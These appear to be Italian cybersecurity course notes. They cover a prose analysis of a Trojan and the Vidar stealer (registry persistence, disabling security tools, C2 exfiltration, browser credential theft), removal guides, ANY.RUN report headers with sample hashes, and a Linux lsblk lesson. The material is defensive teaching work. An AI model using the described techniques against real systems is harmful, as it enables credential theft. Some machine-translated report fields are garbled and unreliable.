Per mantenere la sua persistenza nel sistema e assicurare il riavvio automatico, il Trojan effettua modifiche alle chiavi del registro di sistema:

1. **Chiavi di Avvio**: Modifica o crea chiavi nelle sezioni del registro come:
   - `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run`
   - `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run`
   - Queste chiavi permettono al malware di avviarsi automaticamente ad ogni accensione del sistema.
2. **Modifica delle Politiche di Sicurezza**: Disabilita funzionalità di sicurezza di Windows o strumenti di monitoraggio di terze parti, sfruttando chiavi come:
   - `HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services`
3. **Persistenza tramite Task Schedulati**: Può anche impostare un task schedulato nel registro per eseguire il malware a intervalli regolari o

al riavvio.

Creazione e Modifica di File nel File System - File System Modifications

⚜️ **Tag:** #modificafile #creazionefile #persistenza

Il Trojan crea e modifica file strategici per garantire la sua operatività e compromettere ulteriormente il sistema:

1. **Cartelle Temporanee**: Genera copie di se stesso o crea file temporanei in cartelle di sistema come:
   - `%AppData% , %Temp% , %System32%`
2. **Modifica di DLL e File di Sistema**: Sovrascrive o inietta codice in file di librerie dinamiche (DLL) legittime per ottenere privilegi elevati e accesso ai dati dell'utente.
3. **File di Configurazione Nascosti**: Crea file di configurazione nascosti per registrare informazioni o tenere traccia delle attività svolte, spesso criptati per evitare il rilevamento.

Comunicazione di Rete e Esfiltrazione Dati - Network Communication and Data Exfiltration

⚜️ **Tag:** #esfiltrazionedati #comunicazionerete #C2

Il Trojan stabilisce connessioni di rete per inviare dati rubati e ricevere comandi:

1. **Connessione ai Server di Comando e Controllo (C2)**: Stabilisce una comunicazione con server remoti, utilizzando IP e domini predefiniti, per inviare dati rubati e ricevere istruzioni.

2. **Esfiltrazione di Dati Sensibili**: Raccoglie informazioni personali, credenziali, e dati di sistema, e li trasmette ai server C2, spesso utilizzando canali cifrati per evitare il rilevamento da parte dei firewall.
3. **Proxy e Canali Cifrati**: Il malware può stabilire connessioni usando proxy e crittografia (SSL/TLS) per confondere l'analisi e rendere il traffico meno visibile agli strumenti di monitoraggio di rete.

Azioni Malevole sul Sistema - Malicious Actions on the System

⚜️ **Tag:** #azioni #malware #trojan

Durante l'esecuzione, il Trojan compie varie azioni malevole che compromettono ulteriormente la sicurezza e l'integrità del sistema:

1. **Raccolta di Credenziali**: Utilizza strumenti di dumping per raccogliere password e credenziali memorizzate, inclusi i dati del browser e le password salvate nel sistema.
2. **Keylogging e Monitoraggio Utente**: Integra un keylogger per registrare tutte le digitazioni, registrando potenzialmente dati sensibili come password, messaggi e informazioni bancarie.
3. **Blocco di Processi di Sicurezza**: Termina i processi di sicurezza come antivirus o strumenti di monitoraggio di sistema per garantire la sua persistenza e impedire il rilevamento.

Conclusione - Conclusion

⚜️ **Tag:** #cybersecurity #malwareanalysis

L’analisi mostra che il Trojan impiega una combinazione di tecniche di **persistenza avanzata, esfiltrazione dati e evasione della sicurezza.** Attraverso la modifica del registro, la creazione di file strategici e la comunicazione con server C2, il malware compromette la sicurezza del sistema, minaccia la privacy dell'utente e può causare perdite significative di dati.

🔑 **Chiavi:**
[trojan, modifiche registro, persistenza, esfiltrazione dati, C2, malware analysis, cuckoo sandbox]

Guida per la Rimozione del Trojan - Per Tecnici IT Non Esperti

---

Passo 1: Isolamento Immediato del Computer Infetto

⚜️ **Tag:** #isolamento #rete #contenimento

1. **Scollega dalla Rete**:
   - Rimuovi il cavo Ethernet o disabilita il Wi-Fi per scollegare il dispositivo infetto dalla rete aziendale.
   - Scopo: Questo impedisce al Trojan di diffondere il malware su altri computer o inviare dati a internet.
2. **Blocca le Connessioni Esterne**:
   - Parla con l’amministratore di rete e chiedi di bloccare gli indirizzi IP e i domini sconosciuti per il dispositivo infetto, specificando che potrebbe inviare dati a server esterni.
   - Nota: Non serve conoscere l’indirizzo IP esatto; spiega solo che devi bloccare tutte le comunicazioni dal dispositivo finché non è pulito.

Passo 2: Verifica e Disabilitazione delle Modifiche al Sistema

⚜️ **Tag:** #registro #startup #puliziasistema

1. **Controlla i Programmi in Avvio Automatico**:
   Premi **Ctrl + Shift + Esc** per aprire **Gestione Attività**.
   - Vai alla scheda **Avvio** e disabilita qualsiasi programma sospetto (qualcosa che non riconosci e non è parte del sistema o dei software aziendali).
   - Scopo: Il Trojan potrebbe impostarsi per partire da qui ad ogni avvio; disabilitare le voci non conosciute impedisce che si riattivi.
2. **Modifica del Registro (Attenzione!)**:
   - Digita **regedit** nella barra di ricerca di Windows per aprire l'Editor del Registro di sistema.
   - Naviga verso le chiavi `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run` e `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run .
   - Cancella solo le voci che non riconosci o sembrano sospette (ad esempio nomi strani o di programmi che sai di non aver installato).
   - Nota: Fai molta attenzione, non cancellare nulla che non sei certo sia parte del malware.

Passo 3: Scansione con Strumenti di Rimozione e Pulizia

⚜️ **Tag:** #scansione #rimozionemalware #antivirus

1. **Scarica uno Strumento Anti-Malware Affidabile**:
    - Scarica un software come Malwarebytes (versione gratuita va bene) e installalo.
    - Scopo: Malwarebytes è semplice e identifica trojan, rootkit e malware senza bisogno di configurazioni avanzate.
2. **Esegui una Scansione Completa del Sistema**:
    - Avvia Malwarebytes e scegli la **Scansione Completa**. Quando la scansione finisce, scegli di Rimuovere Tutti gli **Oggetti Rilevati**.
    - Riavvia il computer al termine se il programma lo consiglia.
3. **Rimozione dei File Temporanei**:
    - Digita **%Temp%** nella barra di ricerca e apri la cartella dei file temporanei.
    - Elimina tutto ciò che si trova nella cartella (non ti preoccupare, sono file che Windows rigenera automaticamente).

Passo 4: Controllo delle Impostazioni di Sicurezza

⚜️ **Tag:** #sicurezza #firewall #backup

1. **Verifica che Windows Defender sia Attivo**:
    - Vai in **Impostazioni > Aggiornamento e sicurezza > Sicurezza di Windows > Protezione da virus e minacce**.
    - Assicurati che la **Protezione in tempo reale** sia attivata.
2. **Firewall di Windows**:
    - Sempre in **Sicurezza di Windows**, vai su **Firewall e protezione della rete** e assicurati che il firewall sia attivato su tutte le reti (pubblica, privata, dominio).
3. **Esegui un Backup dei Dati Importanti**:
    - Collega un'unità USB esterna e copia i dati importanti per sicurezza, in caso ci sia bisogno di un reset completo.

- Scopo: Se tutto il resto non funziona, puoi sempre reinstallare Windows senza perdere i file importanti.

Passo 5: Verifica Finale e Prevenzione

⚜️ **Tag:** #verifica #educazioneutente #prevenzione

1. **Riavvia il Computer e Fai un Controllo Finale**:
   - Dopo il riavvio, apri di nuovo **Gestione Attività** per assicurarti che non ci siano nuovi programmi sospetti in avvio.
   - Controlla anche che la connessione di rete non stia tentando di accedere a server sconosciuti (puoi vedere le connessioni attive nella sezione **Prestazioni > Rete**).
2. **Formazione di Base sull'Email Phishing**:
   - Spiega agli utenti di non aprire email sospette e di evitare di scaricare allegati da fonti non affidabili, che sono una delle principali cause di infezione.
3. **Mantenere il Sistema Aggiornato**:
   - Assicurati di aggiornare Windows e il software antivirus regolarmente; di solito Windows lo fa automaticamente, ma è sempre bene verificare.

Per ulteriori informazioni consultare il report in allegato: Any.run_adware_report.pdf

ANY.RUN
INTERACTIVE MALWARE ANALYSIS

General Info

File name:	AdwereCleaner.exe
Full analysis:	https://app.any.run/tasks/102bd588-0dc7-4d48-855d-fb42bdaca895
Verdict:	Malicious activity
Analysis date:	October 28, 2024 at 14:34:23
OS:	Windows 10 Professional (build: 19045, 64 bit)
Indicators:	
MIME:	application/vnd.microsoft.portable-executable
File info:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive, 5 sections
MD5:	248AADD395FFA7FFB1670392A9398454
SHA1:	C53C140BBDEB556FCA33BC7F9B2E44E9061EA3E5
SHA256:	51290129CCCCA38C6E3B4444D0DFB8D848C8F3FC2E5291FC0D219FD642530ADC
SSDEEP:	3072:15TDpNFVbxDSXJFFGhcBR1WLZ37p73G8Wn7GIDOg+ELqdSxo5XtlZjnvxRJgghaR:157TcfFPB6B3GL7g+me5aZjn5Vll9T/

Software environment set and analysis options

Launch configuration

Task duration:	60 seconds	Heavy Evasion option:	off	Network geolocation:	off
Additional time used:	none	MITM proxy:	off	Privacy:	Public submission
Fakenet option:	off	Route via Tor:	off	Autoconfirmation of UAC:	on
Network:	on				

Software preset

- Internet Explorer 11.3636.19041.0
- Adobe Acrobat (64-bit) (23.001.20093)
- Adobe Flash Player 32 NPAPI (32.0.0.465)
- Adobe Flash Player 32 PPAPI (32.0.0.465)
- CCleaner (6.20)
- FileZilla 3.65.0 (3.65.0)
- Google Chrome (122.0.6261.70)
- Google Update Helper (1.3.36.51)
- Java 8 Update 271 (64-bit) (8.0.2710.9)
- Java Auto Updater (2.8.271.9)
- Microsoft Edge (122.0.2365.59)
- Microsoft Edge Update (1.3.185.17)
- Microsoft Office Professional 2019 - de-de (16.0.16026.20146)
- Microsoft Office Professional 2019 - en-us (16.0.16026.20146)
- Microsoft Office Professional 2019 - es-es (16.0.16026.20146)
- Microsoft Office Professional 2019 - it-it (16.0.16026.20146)
- Microsoft Office Professional 2019 - ja-jp (16.0.16026.20146)
- Microsoft Office Professional 2019 - ko-kr (16.0.16026.20146)
- Microsoft Office Professional 2019 - pt-br (16.0.16026.20146)
- Microsoft Office Professional 2019 - tr-tr (16.0.16026.20146)
- Microsoft Office Professionnel 2019 - fr-fr (16.0.16026.20146)
- Microsoft Office профессиональный 2019 - ru-ru (16.0.16026.20146)
- Microsoft OneNote - en-us (16.0.16026.20146)
- Microsoft Update Health Tools (3.74.0.0)
- Microsoft Visual C++ 2013 Redistributable (x64) - 12.0.30501 (12.0.30501.0)
- Microsoft Visual C++ 2013 x64 Additional Runtime - 12.0.21005 (12.0.21005)
- Microsoft Visual C++ 2013 x64 Minimum Runtime - 12.0.21005 (12.0.21005)
- Microsoft Visual C++ 2015-2022 Redistributable (x64) - 14.36.32532 (14.36.32532.0)
- Microsoft Visual C++ 2015-2022 Redistributable (x86) - 14.36.32532 (14.36.32532.0)
- Microsoft Visual C++ 2022 X64 Additional Runtime - 14.36.32532 (14.36.32532)
- Microsoft Visual C++ 2022 X64 Minimum Runtime - 14.36.32532 (14.36.32532)
- Microsoft Visual C++ 2022 X86 Additional Runtime - 14.36.32532 (14.36.32532)
- Microsoft Visual C++ 2022 X86 Minimum Runtime - 14.36.32532 (14.36.32532)
- Mozilla Firefox (x64 en-US) (123.0)
- Mozilla Maintenance Service (123.0)
- Notepad++ (64-bit x64) (7.9.1)
- Office 16 Click-to-Run Extensibility Component (16.0.15726.20202)
- Office 16 Click-to-Run Licensing Component (16.0.16026.20146)
- Office 16 Click-to-Run Localization Component (16.0.15726.20202)
- Office 16 Click-to-Run Localization Component (16.0.15928.20198)
- PowerShell 7-x64 (7.3.5.0)
- Skype version 8.104 (8.104)

Hotfixes

- Client LanguagePack Package
- Client LanguagePack Package
- DotNetRollup
- DotNetRollup 481
- DotNetRollup 481
- FodMetadata Package
- Foundation Package
- Hello Face Package
- Hello Face Package
- InternetExplorer Optional Package
- InternetExplorer Optional Package
- KB5003791
- KB5011048
- KB5015684
- KB5033052
- LanguageFeatures Basic en-us Package
- LanguageFeatures Handwriting en-us Package
- LanguageFeatures OCR en-us Package
- LanguageFeatures Speech en-us Package
- LanguageFeatures TextToSpeech en-us Package
- MSPaint FoD Package
- MSPaint FoD Package
- MSPaint FoD Package
- MSPaint FoD Package
- MSPaint FoD Package
- MSPaint FoD Package
- MediaPlayer Package
- MediaPlayer Package
- Microsoft OneCore ApplicationModel Sync Desktop FOD Package
- Microsoft OneCore ApplicationModel Sync Desktop FOD Package
- Microsoft OneCore DirectX Database FOD Package
- NetFx3 OnDemand Package
- Notepad FoD Package
- Notepad FoD Package
- Notepad FoD Package
- Notepad FoD Package
- Notepad FoD Package
- OpenSSH Client Package
- OpenSSH Client Package
- PowerShell ISE FOD Package
- PowerShell ISE FOD Package
- PowerShell ISE FOD Package

BW3 es.2.1 Analisi del Malware Vidar

Introduzione al Malware Vidar - Vidar Malware Analysis

⚜️ **Tag:** #malware #vidar #cybersicurezza

Il malware Vidar è un tipo di "stealer" progettato per rubare informazioni sensibili dai sistemi compromessi, con un'attenzione particolare verso credenziali, dati di criptovalute e informazioni personali.

Informazioni di Base - Basic Information

⚜️ **Tag:** #informazioni #malware #analisi

- **Nome del File Analizzato**: `66bddfcb52736_vidar.exe`
- **Tipo di Malware**: Stealer (Vidar)
- **Data dell'Analisi**: 25 agosto 2024
- **Sistema Operativo Utilizzato**: Windows 10

Descrizione e Finalità del Malware - Malware Description and Purpose

⚜️ **Tag:** #descrizione #finalità

Vidar appartiene alla famiglia degli stealer, con l'obiettivo di:

1. **Rubare credenziali di accesso**: Compromette le password memorizzate nei browser web.

2. **Estrazione di dati di criptovalute**: Mira ai wallet digitali per ottenere accesso ai fondi.
3. **Raccolta di informazioni personali**: Compie ricerche di dati sensibili, utili a fini di sfruttamento o vendita sul dark web.

Comportamenti Osservati - Observed Behaviors

⚜️ **Tag:** #comportamenti #analisi #cyberattacchi

1. **Evasione del Controllo**: Vidar utilizza tecniche per evitare il rilevamento da parte degli antivirus.
2. **Connessioni a Server Remoti**: Stabilisce comunicazioni con server remoti per l'invio delle informazioni raccolte.
3. **Furto di Dati**: Esplora il sistema per raccogliere dati personali e aziendali sensibili.

Misure di Contenimento e Rimozione - Containment and Removal Measures

⚜️ **Tag:** #contenimento #rimozione #protezione

1. **Isolare il Programma Malevolo (Mettere in Quarantena)**
   - **Cosa Significa**: Spostare il file infetto in un'area sicura.
   - **Perché**: Permette di esaminarlo senza rischio di propagazione.
2. **Eliminare il File Infetto**
   - **Cosa Significa**: Rimuovere definitivamente il file dannoso.
   - **Perché**: Prevenire riattivazioni del malware.
3. **Bloccare le Connessioni Internet Non Autorizzate**
   - **Cosa Significa**: Configurare il firewall per interrompere le comunicazioni con server esterni.

- **Perché**: Impedisce l’esfiltrazione di dati verso i criminali.

4. **Aggiornare il Programma Antivirus**
    - **Cosa Significa**: Garantire che l'antivirus sia aggiornato.
    - **Perché**: Riconoscere e bloccare malware come Vidar.
5. **Scansione Completa del Computer**
    - **Cosa Significa**: Eseguire una verifica integrale del sistema.
    - **Perché**: Rilevare eventuali altri file infetti.

Ripristino e Misure Preventive - Restoration and Preventive Measures

⚜️ **Tag:** #ripristino #prevenzione

1. **Ripristino delle Impostazioni di Sistema**
    - **Cosa Significa**: Riportare il sistema alle configurazioni precedenti.
    - **Perché**: Prevenire riattivazioni del malware.
2. **Monitorare i Log del Sistema**
    - **Cosa Significa**: Verificare i registri per attività sospette.
    - **Perché**: Identificare l'estensione dell’attacco e possibili furti.
3. **Eseguire Backup Regolari**
    - **Cosa Significa**: Salvare copie di sicurezza dei dati.
    - **Perché**: Recuperare i dati senza perdite in caso di attacco.
4. **Educare e Formare il Personale**
    - **Cosa Significa**: Formare gli utenti per riconoscere minacce e phishing.
    - **Perché**: Ridurre il rischio di futuri attacchi.
5. **Consultare Esperti di Sicurezza**
    - **Cosa Significa**: Rivolgersi a specialisti per supporto tecnico avanzato.
    - **Perché**: Soluzioni mirate e miglioramenti di sicurezza.

🔑 **Chiavi:**
[malware, Vidar, sicurezza informatica, protezione dati, stealer, analisi]

Approfondimento Malware Vidar.exe

Chiavi e Registri Modificati

⚜️ **Tag:** #chiavi #registri #modifiche

- **Chiavi e Percorsi**:
  - `SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profili\Outlook`
  - `SOFTWARE\Microsoft\Windows\CurrentVersion\Disinstalla`
  - **Modifica di vari registri** per ottenere informazioni su sistema, configurazioni e profili utente.

Evasione Utilizzata

⚜️ **Tag:** #evasione #malware #vidar

- **Evasione di Rilevamento**:
  - Il malware ha utilizzato `timeout.exe` per ritardare l'esecuzione e aumentare la probabilità di evitare rilevamenti immediati.
  - **Disattivazione di librerie e componenti critici** come `Mozilla DLL` e `C-runtime` per nascondersi.

Connessione e Furto di Dati

⚜️ **Tag:** #connessione #furto #dati

- **Connessione ai Server**:
  - Accesso a vari server per esfiltrare dati.
  - **Token** e dati di login (inclusi `username` e `password`) estratti dai principali browser e applicazioni, come `Steam`, `Telegram`, e altri profili di app di messaggistica e social media.
- **Furto Dati**:
  - Dati esfiltrati includono credenziali, cookie, cronologia di navigazione e dettagli delle carte di credito criptate dai file `.sqlite` di browser (es. `cookie.sqlite`, `places.sqlite`).

🔑 **Chiavi**:
chiavi, registri, evasione, connessione, furto, vidar

Per ulteriori informazioni consultare il report in allegato: ANY.RUN_66bddfcb52736_vidar.exe.pdf

ANY RUN
INTERACTIVE MALWARE ANALYSIS

Informazioni generali

Nome file:	66bddfcb52736_vidar.exe
Analisi completa:	https://app.any.run/tasks/371957e1-d960-4b8a-8c68-241ff918517d
Verdetto:	Attività dannosa
Minacce:	**Caricatore** Un loader è un software dannoso che si infiltra nei dispositivi per distribuire payload dannosi. Questo malware è in grado di infettare i computer delle vittime, analizzare le informazioni di sistema e installare altri tipi di minacce, come trojan o stealer. I criminali solitamente distribuiscono i loader tramite e-mail e link di phishing, affidandosi all'ingegneria sociale per indurre gli utenti a scaricare ed eseguire i loro eseguibili. I loader impiegano tattiche avanzate di evasione e persistenza per evitare il rilevamento. **Luce** Lumma è un ladro di informazioni, sviluppato utilizzando il linguaggio di programmazione C. Viene offerto in vendita come malware-as-a-service, con diversi piani disponibili. Di solito prende di mira i wallet di criptovaluta, le credenziali di accesso e altre informazioni sensibili su un sistema compromesso. Il software dannoso riceve regolarmente aggiornamenti che ne migliorano ed espandono la funzionalità, rendendolo una seria minaccia di ladro. **Ladro** Gli stealer sono un gruppo di software dannosi che mirano a ottenere l'accesso non autorizzato alle informazioni degli utenti e a trasferirle all'aggressore. La categoria di malware stealer include vari tipi di programmi che si concentrano sul loro particolare tipo di dati, tra cui file, password e criptovaluta. Gli stealer sono in grado di spiare i loro obiettivi registrando le loro sequenze di tasti e scattando screenshot. Questo tipo di malware viene distribuito principalmente come parte di campagne di phishing. **Vidare** Vidar è un malware pericoloso che ruba informazioni e criptovaluta agli utenti infetti. Deve il suo nome all'antico dio scandinavo della Vendetta. Questo ladro terrorizza Internet dal 2018.
Data di analisi:	25 agosto 2024 alle 22:11:02
Sistema operativo:	Windows 10 Professional (build: 19045, 64 bit)
Etichette:	vedere · luce · ladro · caricatore
Indicatori:	
MIME:	applicazione/x-dosexec
Informazioni sul file:	Eseguibile PE32 (GUI) Intel 80386 Mono/.Net assembly, per MS Windows
MD5:	FEDB687ED23F77925B35623027F799BB
SHA1:	7F27D0290ECC2C81BF2B2D0FA1026F54FD687C81
Codice SHA256:	325396D5FFCA8546730B9A56C2D0ED99238D48B5E1C3C49E7D027505EA13B8D1
SSDEEP:	6144:yZIlGEaS7npmSNIfl330znhlBf4hJYBaZaH55B:rGEaSVmSmI30znhSYaZa5

Set di ambiente software e opzioni di analisi

Configurazione di avvio

Durata dell'attività:	60 secondi	Opzione Evasione Pesante:	spento	Geolocalizzazione della rete:	spento
Tempo aggiuntivo utilizzato:	nessuno	Proxy MITM:	spento	Riservatezza:	Presentazione pubblica
Opzione Fakenet:	spento	Percorso tramite Tor:	spento	Autoconferma dell'UAC:	SU
Rete:	SU				

Preimpostazione software

- Versione di Internet Explorer 11.3636.19041.0
- Adobe Acrobat (64 bit) (23.001.20093)
- Versione 32.0.0.465 di Adobe Flash Player
- Versione PPAPI di Adobe Flash Player 32 (32.0.0.465)
- Pulizia di C (6.20)
- Versione 3.65.0 (3.65.0)
- Versione di Google Chrome (122.0.6261.70)
- Aiuto per gli aggiornamenti di Google (1.3.36.51)
- Aggiornamento Java 8 271 (64 bit) (8.0.2710.9)
- Aggiornamento automatico Java (2.8.271.9)
- Versione di Microsoft Edge (122.0.2365.59)
- Aggiornamento di Microsoft Edge (1.3.185.17)
- Microsoft Office Professional 2019 - de-de (16.0.16026.20146)
- Microsoft Office Professional 2019 - it-it (16.0.16026.20146)
- Microsoft Office Professional 2019 - it-it (16.0.16026.20146)
- Microsoft Office Professional 2019 - it-it (16.0.16026.20146)
- Microsoft Office Professional 2019 - ja-jp (16.0.16026.20146)
- Microsoft Office Professional 2019 - ko-kr (16.0.16026.20146)
- Microsoft Office Professional 2019 - pt-br (16.0.16026.20146)
- Microsoft Office Professional 2019 - tr-tr (16.0.16026.20146)
- Microsoft Office Professionnel 2019 - fr-fr (16.0.16026.20146)
- Microsoft Office professionale 2019 - ru-ru (16.0.16026.20146)
- Microsoft OneNote - it-it (16.0.16026.20146)
- Strumenti di integrità di Microsoft Update (3.74.0.0)
- Microsoft Visual C++ 2013 ridistribuibile (x64) - 12.0.30501 (12.0.30501.0)
- Microsoft Visual C++ 2013 x64 Runtime aggiuntivo - 12.0.21005 (12.0.21005)
- Microsoft Visual C++ 2013 x64 runtime minimo - 12.0.21005 (12.0.21005)
- Microsoft Visual C++ 2015-2022 ridistribuibile (x64) - 14.36.32532 (14.36.32532.0)
- Microsoft Visual C++ 2015-2022 ridistribuibile (x86) - 14.36.32532 (14.36.32532.0)

Correzioni rapide


- Pacchetto LanguagePack del cliente
- Pacchetto LanguagePack del cliente
- DotNetRollup
- DotNetRollup 481
- DotNetRollup 481
- Pacchetto FodMetadata
- Pacchetto di fondazione
- Pacchetto Hello Face
- Pacchetto Hello Face
- Pacchetto opzionale InternetExplorer
- Pacchetto opzionale InternetExplorer
- KB5003791
- KB5011048
- KB5015684
- KB5033052
- Caratteristiche della lingua Pacchetto base en us
- Caratteristiche della lingua Scrittura a mano en us Pacchetto
- Pacchetto LanguageFeatures OCR en us
- Pacchetto LanguageFeatures Speech en us
- Caratteristiche del linguaggio Pacchetto TextToSpeech en us
- Pacchetto MSPaint FoD
- Pacchetto MSPaint FoD
- Pacchetto MSPaint FoD
- Pacchetto MSPaint FoD
- Pacchetto MSPaint FoD
- Pacchetto MSPaint FoD
- Pacchetto MediaPlayer
- Pacchetto MediaPlayer
- Pacchetto FOD desktop Microsoft OneCore ApplicationModel Sync

BW3 es.3 Navigazione del File System di Linux

Introduzione al Comando lsblk - Introduction to the lsblk Command

⚜️ **Tag:** #lsblk #filesystem #linux

Il comando `lsblk`, abbreviazione di "list block devices", è usato per mostrare i dispositivi di blocco, come dischi rigidi, SSD e unità USB, visualizzando una tabella di informazioni su ciascun dispositivo.



Dettagli del Comando lsblk - lsblk Command Details


⚜️ **Tag:** #comando_lsblk #dispositivi_blocco #informazioni_dispositivo

1. **Definizione**:
   - `lsblk` significa "list block devices" e mostra una lista di dispositivi di blocco presenti nel sistema.
2. **Funzione**:
   - Il comando visualizza una tabella dettagliata, che include **nome**, **dimensione**, **tipo** e **punto di montaggio** di ogni dispositivo.

Informazioni sul Filesystem - Filesystem Information

⚜️ **Tag:** #filesystem #punti_montaggio #tipi_filesystem

1. **Filesystem Montati**: Ogni riga rappresenta un filesystem montato, indicando l'origine e il punto di accesso nel sistema.
2. **Tipi di Filesystem**:
   - **proc**: Fornisce informazioni sui processi di sistema.
   - **tmpfs**: Memoria temporanea in RAM.
   - **ext4**: Usato comunemente per dischi fisici.
3. **Obiettivo**:
   - Familiarizzare con i filesystem e comprendere dove vengono "montati" per l'uso nel sistema.




Filtrare l'Output di Mount - Filtering Mount Output

⚜️ **Tag:** #mount #output_mount #filtraggio

- **Comando**: `mount | grep sda1`
- **Obiettivo**: Mostrare solo i dettagli di `sda1`.
- **Risultato**: `sda1` è montato su `/` (la radice del filesystem) con tipo `ext4`.

Opzioni:

